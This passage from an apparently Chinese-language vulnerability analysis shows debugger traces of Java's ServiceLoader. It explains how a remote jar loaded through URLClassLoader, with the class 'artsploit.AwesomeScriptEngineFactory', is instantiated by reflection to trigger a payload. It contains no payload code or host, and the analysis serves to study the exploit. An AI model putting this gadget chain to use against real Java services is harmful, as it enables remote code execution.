402 public S next() {
403     if (acc == null) {
404         return nextService();
405     } else {
406         PrivilegedAction<S> action = new PrivilegedAction<S>() {
407             public S run() { return nextService(); }
408         };
409         return AccessController.doPrivileged(action, acc);
410     }
411 }
412
363 private S nextService() {
364     if (!hasNextService())
365         throw new NoSuchElementException();
366     String cn = nextName; cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
367     nextName = null; nextName: "artsploit.AwesomeScriptEngineFactory"
368     Class<?> c = null;
369     try {
370         c = Class.forName(cn, initialize: false, loader);
371     } catch (ClassNotFoundException x) {
372         fail(service,
373             msg: "Provider " + cn + " not found");
374     }
375     if (!service.isAssignableFrom(c)) {
376         fail(service,
377             msg: "Provider " + cn + " not a subtype");
378     }
379     try {

```

- 此处涉及到第370行，通过 URLClassLoader 的方法加载远程的jar包。

```

362
363 private S nextService() {
364     if (!hasNextService())
365         throw new NoSuchElementException();
366     String cn = nextName; cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
367     nextName = null; nextName: null
368     Class<?> c = null; c (slot_2): Class@1164
369     try {
370         c = Class.forName(cn, initialize: false, loader); c (slot_2): Class@1164 loader: URLClassLoader@706
371     } catch (ClassNotFoundException x) {
372         fail(service, service: Class@717
373             msg: "Provider " + cn + " not found"); cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
374     }
375     if (!service.isAssignableFrom(c)) {
376         fail(service,
377             msg: "Provider " + cn + " not a subtype");
378     }
379     try {

```

- 最后在第380行通过反射创建对象，触发 payload

```

370         c = Class.forName(cn, initialize: false, loader); loader: URLClassLoader@706
371     } catch (ClassNotFoundException x) {
372         fail(service,
373             msg: "Provider " + cn + " not found");
374     }
375     if (!service.isAssignableFrom(c)) {
376         fail(service,
377             msg: "Provider " + cn + " not a subtype"); cn (slot_1): "artsploit.AwesomeScriptEngineFactory"
378     }
379     try {
380         S p = service.cast(c.newInstance()); c (slot_2): Class@1164 service: Class@717
381         providers.put(cn, p);
382         return p;
383     } catch (Throwable x) {

```